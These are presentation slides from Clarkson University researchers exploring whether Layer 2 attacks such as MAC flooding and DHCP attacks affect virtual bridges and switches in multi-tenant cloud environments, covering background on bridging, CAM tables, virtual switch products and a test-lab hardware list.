Clarkson UNIVERSITY defy convention™

Exploring Layer 2 Network Security in Virtualized Environments

Ronny L. Bull

&

Jeanna N. Matthews

Introduction

- *Cloud Services*
  - Offer customers virtual server hosting in multi-tenant environments
- Virtual machines are typically all connected to a single virtual networking device within the host
- Host systems may utilize a virtual bridge or more robust virtual switch for inter-networking virtual machines
- Software emulated version of physical devices

The Question

- Since all client virtual machines are essentially connected to a virtual version of a physical networking device, do Layer 2 network attacks that typically work on physical devices apply to their virtualized counterparts?
- Important question to explore:
  - All cloud services that rely on virtualized environments could be vulnerable
  - This includes data centers hosting mission critical or sensitive data!

The Problem

- Initial research experiments show that virtualized network devices **DO** have the potential to be exploited in the same manner as physical devices
- In fact some of these environments allow the attack to spill out of the virtualized network and affect the physical networks they are connected to!
  - MAC Flooding in Citrix XenServer
    - Allows eavesdropping on physical network traffic as well as traffic on the virtual host

The Importance

- Identify security risks associated with virtual network implementations in multi-tenant virtualized hosting environments
  - VMs from many customers share the same physical resources
  - How secure is their network traffic from malicious users?
  - What is the risk of using a cloud based service or virtualized infrastructure for sensitive network data and operations?

The Importance

- What if another tenant can successfully launch a Layer 2 network attack within a multi-tenant environment?
  - Capture all network traffic
  - Redirect traffic
  - Perform Man-in-the-Middle attacks
  - Denial of Service
  - Gain unauthorized access to restricted sub-networks
  - Affect performance

The Importance

- Users become empowered by understanding which virtual switch implementations are vulnerable to different Layer 2 network attacks
  – Educated users will question providers about their hosting environment
  – Audit the risk of workloads they run in the cloud or within multi-tenant virtualized environments
  – Consider extra security measures
    - Increased use of encryption
    - Service monitoring
    - Threat detection and Alerting


Multi-Tenancy

- Cloud service providers maximize resources
  - Place multiple client VMs on same physical host
  - Share CPU, Memory, Networking, & Storage resources
- Heterogeneous environments *(OS, Services)*
- Client access to VMs varies
  - Some grant full root privileges
    - Installation from scratch by client
    - Pre-canned templates
  - Others restrict setup or build to suit customer needs


Multi-Tenancy

- Amazon EC2
- Microsoft Azure
- Google Cloud Services
- Countless fly by night VPS hosting providers online
- Brick and mortar data centers serving local clients
- Similarities
  - Most run some form of Xen *(OS Xen, XenServer)*
  - Some use VMWare or Hyper-V
  - All share network connectivity between tenants

Multi-Tenancy




Multi-Tenancy



Bridging

- Physical bridges connect two or more segments at Layer 2
  - Separate collision domains
  - Maintain MAC address forwarding table for each segment
  - Forward requests based upon destination MAC addresses
    - Do not cross bridge if destination is on same segment as source
    - Cross if destination is on a different segment connected to the bridge


Bridging


Bridge
Hub
Hub
Workstations
00:14:FF:22:CA:BB
19:C4:2B:3A:CC:AB
C5:3D:C2:D1:5A:C3
Workstations
00:13:3F:12:DA:BB
12:14:2B:CA:DA:FA
C7:3D:24:DC:36:D3

Virtual Bridges

- Simplest form of virtual networking
- Uses 802.1d Ethernet Bridging
  - Support built into Linux kernel and bridge-utils user-space package
  - Uses virtual TAP interfaces to connect virtual machines to virtual bridge *(ie. tap0)*
    - User-space *“Network Tap”*
    - Simulates a Layer 2 *(link layer)* network device

Virtual Bridging



Switching

- Physical switches operate at Layer 2 or higher
- Multi-port bridges
  - Separate collision domains
- CAM Table – *Content Addressable Memory*
  - *Similar to bridge forwarding table*
  - Dynamic table that maps MAC addresses to ports
  - Allows switches to intelligently send traffic to connected devices
  - Check frame header for destination MAC and forward
  - Finite amount of memory!


Ethernet Frame

Preamble	Dest. Address	Source Address	Type / Length	Data	FCS
8	6	6	2	~	4

Preamble	Dest. Address
8	6

What the switch needs to match against its CAM


Switching


00:14:FF:22:CA:BB --> Port 2
19:C4:2B:3A:CC:AA --> Port 7
C5:3D:C2:D1:5A:C3 --> Port 14
D6:34:22:13:00:E5 --> Port 19
2C:44:23:11:00:42 --> Port 24

Virtual Switches

- Advanced form of virtual networking
- Can emulate Layer 2 and higher physical devices
- Virtual machines connect to vSwitch via virtual interfaces *(ie. vif0)*
  - *Similar to tap devices*
- Able to provide services such as
  - QoS
  - VLAN traffic separation
  - Performance & traffic monitoring


Virtual Switches



Virtual Switches

- Variety of virtual switches available
  - Typically bound to certain environments
  - Open vSwitch
    - OS Xen, Citrix XenServer, KVM, Prox-Mox
  - Cisco Nexus 1000V Series
    - VMWare vSphere, MS Hyper-V *(add-on)*
  - MS Hyper-V Virtual Switch
    - Microsoft Hyper-V
- All are considered as enterprise level solutions

What If?


Malicious VM
Host OS
vif / tap
connections
vSwitch or Bridge
Physical Network Interface
for Admin Domain
Physical Network Interface for Virtual Machines

Initial Results

- MAC Flooding Attack
  - Attack Overview
  - Summary of Results
- DHCP Attack Scenarios
  - Scenario Descriptions
  - Summary of Results
- VLAN Attacks
  - Future work

Clarkson University defy convention

Test Environment

A.K.A.

Cloud Security Research Lab

Hardware Specs

Platform	Hardware Specs CPU Type	Memory Size	Hard Disk	NICs
OS Xen w/ Linux Bridging	Xeon 3040	4 GB	500 GB	2
OS Xen w/ Open vSwitch 1.11.0	Xeon 3040	4 GB	500 GB	2
OS Xen w/ Open vSwitch 2.0.0	Xeon 3040	4 GB	500 GB	2
Citrix XenServer 6.2	Xeon 3040	4 GB	500 GB	2
MS Server 2008 R2 w/Hyper-V	Xeon 5140	32 GB	145 GB	2
